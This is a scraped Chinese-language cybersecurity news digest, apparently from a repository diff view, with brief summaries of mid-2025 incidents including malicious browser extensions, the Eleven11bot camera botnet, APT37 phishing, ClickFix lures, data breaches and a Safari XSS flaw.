[](https://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247491634&idx=1&sn=a1873ac267a553dbe39d9b8eae72c5d1&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247493905&idx=2&sn=32dabb1937bb95a440a7e79d05519a44&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247492829&idx=2&sn=8b06dc14b5843d622465cb26c6ddbbe5&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247491787&idx=2&sn=509e2b46d9144323fc9d13a1567296c3&chksm=cf611bc3f81692d5579b8a9128ff711eea3f7660b1ccd884e0be264e895fbfcb4c995c609be8&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg4MTU4NTc2Nw==&mid=2247491804&idx=2&sn=eb334c8bb0be9ea0a3baf21db6e8fd07&chksm=cf611bd4f81692c2e80f7855552fdb63b52b89c8b4fbfd50fabbf7cf478aff60c23ff0c22d8c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
黑白之道发布、转载的文章中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途及盈利等目的,否则后果自行承担!
|
||||
|
||||
如侵权请私聊我们删文
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
横向移动之RDP&Desktop Session Hija
|
||||
|
||||
@@ -0,0 +1,54 @@
|
||||
# 谷歌称黑客利用修改版Salesforce应用窃取数据并勒索公司
|
||||
SOC 赛欧思安全研究实验室 2025-06-06 02:49
|
||||
|
||||

|
||||
- **新型恶意软件攻击利用恶意 Chrome 浏览器和 Edge 扩展程序窃取敏感数据**
|
||||
|
||||
来自 Positive Technologies 安全专家中心的网络安全专家发现了一个名为 "Phantom Enigma"的复杂恶意活动,该活动主要针对巴西居民,同时也影响着全球的组织机构。该活动采用双重攻击策略,利用 Google Chrome、Microsoft Edge 和 Brave 的恶意浏览器扩展。
|
||||
|
||||
来源: GBHackers
|
||||
|
||||
|
||||
- **新 Eleven11bot 黑客入侵 86000 台 IP 摄像机,发动大规模 DDoS 攻击**
|
||||
|
||||
新发现的 Eleven11bot 恶意软件已经入侵了亚太地区(APAC)的 86000 多台 IP 摄像头,将这些设备变成了一个大规模僵尸网络,用于发起大规模分布式拒绝服务(DDoS)攻击。
|
||||
|
||||
来源: GBHackers
|
||||
|
||||
|
||||
- **APT37 黑客伪造学术论坛邀请函,通过 Dropbox 平台发送恶意 LNK 文件**
|
||||
|
||||
朝鲜国家支持的黑客组织 APT37 于 2025 年 3 月发起了一场复杂的鱼叉式网络钓鱼活动,目标是关注朝鲜问题的活动家。这些电子邮件伪装成韩国国家安全智库主办的学术论坛邀请函,利用可信的 Dropbox 云平台发送恶意快捷方式 (LNK) 文件。
|
||||
|
||||
来源: GBHackers
|
||||
|
||||
|
||||
- **网络钓鱼活动利用伪造的 Booking.com 电子邮件传播恶意软件**
|
||||
|
||||
据 Cofense Intelligence 的研究人员称,针对酒店业的恶意电子邮件诱骗收件人下载恶意软件,已观察到一种欺骗 Booking.com 的大范围网络钓鱼活动。这些攻击使用了一种名为 ClickFix 的欺骗性验证码系统,诱骗受害者在其 Windows 设备上运行恶意脚本。
|
||||
|
||||
来源: Info Security Magazine
|
||||
|
||||
|
||||
- **备受争议的数据经纪商 LexisNexis 数据泄露事件影响超过 364000 人**
|
||||
|
||||
数据经纪商 LexisNexis Risk Solutions (LNRS) 证实发生了一起数据泄露事件,超过 364000 人的个人信息遭到泄露。LexisNexis 称,数据泄露事件泄露了受害者的姓名、电子邮件和邮政地址、出生日期以及政府和州政府颁发的身份证件,如社会安全号码和驾照号码。
|
||||
|
||||
来源: CPO Magazine
|
||||
|
||||
|
||||
- **报业巨头利氏企业称近 4 万个社保号码在勒索软件攻击中泄露**
|
||||
|
||||
报业巨头 Lee 企业于 5 月 28 日发现了敏感信息的泄露,随后的调查显示,黑客获取了 39779 人的敏感信息。"麒麟"勒索软件团伙为此次攻击立下了汗马功劳,声称从该公司窃取了 350 千兆字节的数据。
|
||||
|
||||
来源: The Record
|
||||
|
||||
|
||||
- **新的 Safari XSS 漏洞利用 JavaScript 错误处理来执行任意代码**
|
||||
|
||||
Safari 中新增的跨站点脚本(XSS)漏洞,可利用浏览器的 TypeError 异常处理机制来执行任意 JavaScript 代码。此漏洞代表了一个重大的安全问题,因为它通过利用浏览器自己的错误处理基础设施绕过了传统的 XSS 预防机制。
|
||||
|
||||
来源: CN-SEC 中文网
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user